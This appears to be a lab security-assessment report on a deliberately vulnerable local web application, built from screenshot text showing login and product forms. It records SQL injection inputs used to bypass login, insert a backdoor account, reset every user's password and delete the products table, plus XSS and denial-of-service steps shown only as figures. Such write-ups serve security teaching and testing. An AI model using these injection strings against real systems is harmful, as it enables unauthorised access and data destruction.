


Executive Summary

This assessment identified critical vulnerabilities including SQL Injection, Command Injection, Cross-Site Scripting, and Denial of Service. These issues could allow unauthorized access, data manipulation, and system disruption. Immediate remediation is recommended.

SQL Injection

Authentication bypass and unauthorized database access were achieved using SQL injection payloads.

Random username DarthVader was used with SQL injection attack `'or'1'='1 SQL`. This attack is noted in figures 1 and 2 where access is gained.



Login

Username *

DarthVader


Password *

Login

[Click here to unregister an account](#)

[View Database Status](#)

Figure 1: SQL Injection Login Bypass



Product Management

localhost:8080/SQLInjection/UserManagementServlet?action=login

Products

[Add a new Product](#)


[Back to Login](#)

Code	Description	Price
• IP214 Laptop		1230.0
• LM25 Lamp		21.0
• DS12 Disk		63.12

Figure 2: Successful Authentication Bypass

Backdoor Access

A persistent malicious account was created using SQL injection techniques.



localhost:8080/SQLInjection/addProduct.jsp

Add Product form

Product Name*


DarthVader

Product Price*

1;INSERT INTO users VALUES("5","DarthVa

Add Product

Figure 3: Injection Creating Backdoor



localhost:8080/SQLInjection/UserManagementServlet?action=viewusersandproducts

Products

Code	Description	Price
• IP214 Laptop		1230.0
• LM25 Lamp		21.0
• DS12 Disk		63.12

ID	firstName	lastName	email	password
• 1	John	Connor	JohnConnor	skynet
• 2	Sarah	Connor	SarahConnor	judgementday
• 3	Jon	Snow	JonSnow	defendthewall
• 4	Alan	Turing	AlanTuring	christopher
• 5	DarthVader XSS		empirerules@gmail.com	1234


[Back to Login](#)

[Restore user and product Database to their original status](#)

Figure 4: Backdoor Account Created

Command Injection

Database manipulation was achieved through injected commands.



Adding Product

localhost:8080/SQLInjection/addProduct.jsp

To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7.

Add Product form

Product Name*


DaForce

Product Price*

3" ;UPDATE users SET password = "123" WI

Add Product

Figure 5: Malicious Input



localhost:8080/SQLInjection/UserManagementServlet?action=viewusersandproducts

To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7.

Products

Code	Description	Price
• IP214 Laptop		1230.0
• LM25 Lamp		21.0
• DS12 Disk		63.12

ID	firstName	lastName	email	password
• 1	John	Connor	JohnConnor	123
• 2	Sarah	Connor	SarahConnor	123
• 3	Jon	Snow	JonSnow	123
• 4	Alan	Turing	AlanTuring	123
• 5	DarthVader XSS		empirerules@gmail.com	123

[Back to Login](#)

[Restore user and product Database to their original status](#)

Figure 6: Modified Database Output

Cross-Site Scripting (XSS)

Client-side script execution was demonstrated.




Figure 7: Script Injection





Figure 8: Script Execution

Denial of Service (DoS)

Critical application data was deleted causing service disruption.



The screenshot shows a web browser window with the address bar displaying 'localhost:8080/SQLInjection/addProduct.jsp'. Below the address bar is a message: 'To get future Google Chrome updates, you'll need Windows 10 or later. This computer is using Windows 7.' The main content area has a red background. In the center, there is a white 'Add Product form' with a red header. The form contains two input fields: 'Product Name' with the value 'mindtrick' and 'Product Price' with the value '1; DELETE FROM Products;'. A red box highlights the 'Product Price' field. Below the fields is a red 'Add Product' button.

Figure 9: Product Deletion




Figure 10: Deletion Success




Figure 11: User Deletion




Figure 12: Final System State